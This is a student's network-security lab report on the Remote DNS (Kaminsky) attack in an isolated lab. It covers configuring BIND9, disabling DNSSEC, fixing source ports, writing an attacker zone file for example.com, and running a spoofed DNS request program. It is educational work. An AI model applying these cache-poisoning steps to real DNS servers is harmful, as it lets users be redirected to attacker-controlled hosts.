COMPUTER NETWORK SECURITY LAB - UE18CS335

Assignment - Remote DNS Attack Lab

Name: Ankitha P **Class:** 6 ‘D’
Srn : ** PES1201801491 (43) **Date : 04/04/2021


LAB SETUP

DNS Server : 10.0.2.26 Victim : 10.0.2.27 Attacker : 10.0.2.28

Task 1: Configure the Local DNS Server


Step 1: Configure the BIND9 Server

BIND9 gets its configuration from a file called /etc/bind/named.conf. It includes many files and one of the included files is called /etc/bind/named.conf.options for setting the configuration options. We add a dump-file entry to store where to dump our cache content on using the `sudo rndc dumpdb -cache` command. Our cache is redirected to /var/cache/bind/dump.db




Step 2: Turnoff DNSSEC

DNS security extension is the countermeasure to prevent DNS attacks. To perform the experiments we turn it off by commenting out the dnssec-validation entry, and adding a dnssec-enable entry.



Step 3: Fix the Source Ports

For the sake of simplicity, we assume that the source port number is a fixed number. We can set the source port for all DNS queries to 33333. This can be done by adding the following option to the file /etc/bind/named.conf.options.



Step 4: Remove the example.com zone

DNS server will not host example.com domain so we remove its corresponding example.com zone from /etc/bind/named.conf.

```
Terminal
GNU nano 2.5.3                    File: /etc/bind/named.conf

// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
```

Step 5: Start DNS server


We restart the server to apply the changes we made to the DNS server configuration.

```
Terminal
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$sudo rndc flush
seed@Ankitha_PES1491_server:~$sudo service bind9 restart
seed@Ankitha_PES1491_server:~$sudo service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
  Drop-In: /run/systemd/generator/bind9.service.d
           └─50-insserv.conf-$named.conf
   Active: active (running) since Sun 2021-04-04 06:03:30 EDT; 40s ago
     Docs: man:named(8)
  Process: 2479 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2484 (named)
   CGroup: /system.slice/bind9.service
           └─2484 /usr/sbin/named -f -u bind

Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: command channel listening on 127.0.0.1#953
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: configuring command channel from '/etc/bind/rndc.key'
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: command channel listening on ::1#953
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: managed-keys-zone: loaded serial 0
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: zone 0.in-addr.arpa/IN: loaded serial 1
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: zone 127.in-addr.arpa/IN: loaded serial 1
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: zone 255.in-addr.arpa/IN: loaded serial 1
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: zone localhost/IN: loaded serial 2
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: all zones loaded
Apr 04 06:03:30 Ankitha_PES1201801491 named[2484]: running
seed@Ankitha_PES1491_server:~$
```


Task 2: Configure the Victim and Attacker Machine

On the Victim machine, we set the local DNS server IP to our DNS server (10.0.2.26) by editing the connection manually as well as changing the head file in resolv.conf.d.

```
Terminal
GNU nano 2.5.3                 File: /etc/resolvconf/resolv.conf.d/head

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

nameserver 10.0.2.26
```




On the Attacker as well, we set the local DNS server IP to our DNS server (10.0.2.26) by editing the connection manually as well as changing the head file in resolv.conf.d.




After configuring the user machine, used the dig command to get an IP address facebook.com. From the response, it is evident that the response is indeed from the server in case of both Attacker and Victim. And hence the setup is correct. The below screenshots prove the same:

Victim machine:




Attacker machine:




The Kaminsky attack

For our experiment to be successful, we have to configure the server machines. On our local DNS Server we set up a default zone for ns.dnslabattacker.net at the bottom of the /etc/bind/named.conf.default-zones as shown below.




We will basically add the ns.dnslabattacker.net's IP address to the victim DNS configuration, so it need not go out asking for the IP address of this hostname from a non-existing domain. We create the db.attacker file we mentioned in default zones as shown below with the attacker machine IP as the domain name and the attacker machine currently will be sharing the same IP address.




Attacker machine:

We now configure the attacker machine server so that it answers the queries for the domain example.com once the attack is executed. We add a forward lookup zone file in the named.conf.local file on the attacker machine as shown below.



```
Terminal
GNU nano 2.5.3                     File: /etc/bind/named.conf.local

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
```

Now we set up the file /etc/bind/example.net.db as follows:



```
Terminal
GNU nano 2.5.3                     File: /etc/bind/example.net.db

$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)
@       IN      NS      ns.dnslabattacker.net.
@       IN      MX      10 mail.example.com.

www     IN      A       1.1.1.1
mail    IN      A       1.1.1.2
*.example.com.  IN      A 1.1.1.100
```


Once the configurations are done, we restart the local and Attacker servers to apply the changes. Now we perform the attack.

Task 3.1.1. Spoofing DNS Requests

The first step of the kaminsky attack is to write code to spoof DNS requests from our Victim machine to the DNS server machine.

```
seed@Ankitha_PES1491_attacker:~$sudo gcc -lpcap dns_request.c -o req
seed@Ankitha_PES1491_attacker:~$sudo ./req 10.0.2.27 10.0.2.26
^C
seed@Ankitha_PES1491_attacker:~$
```

We are successful in spoofing multiple dns requests for randomized domain names in the example.com zone as shown in the wireshark capture.

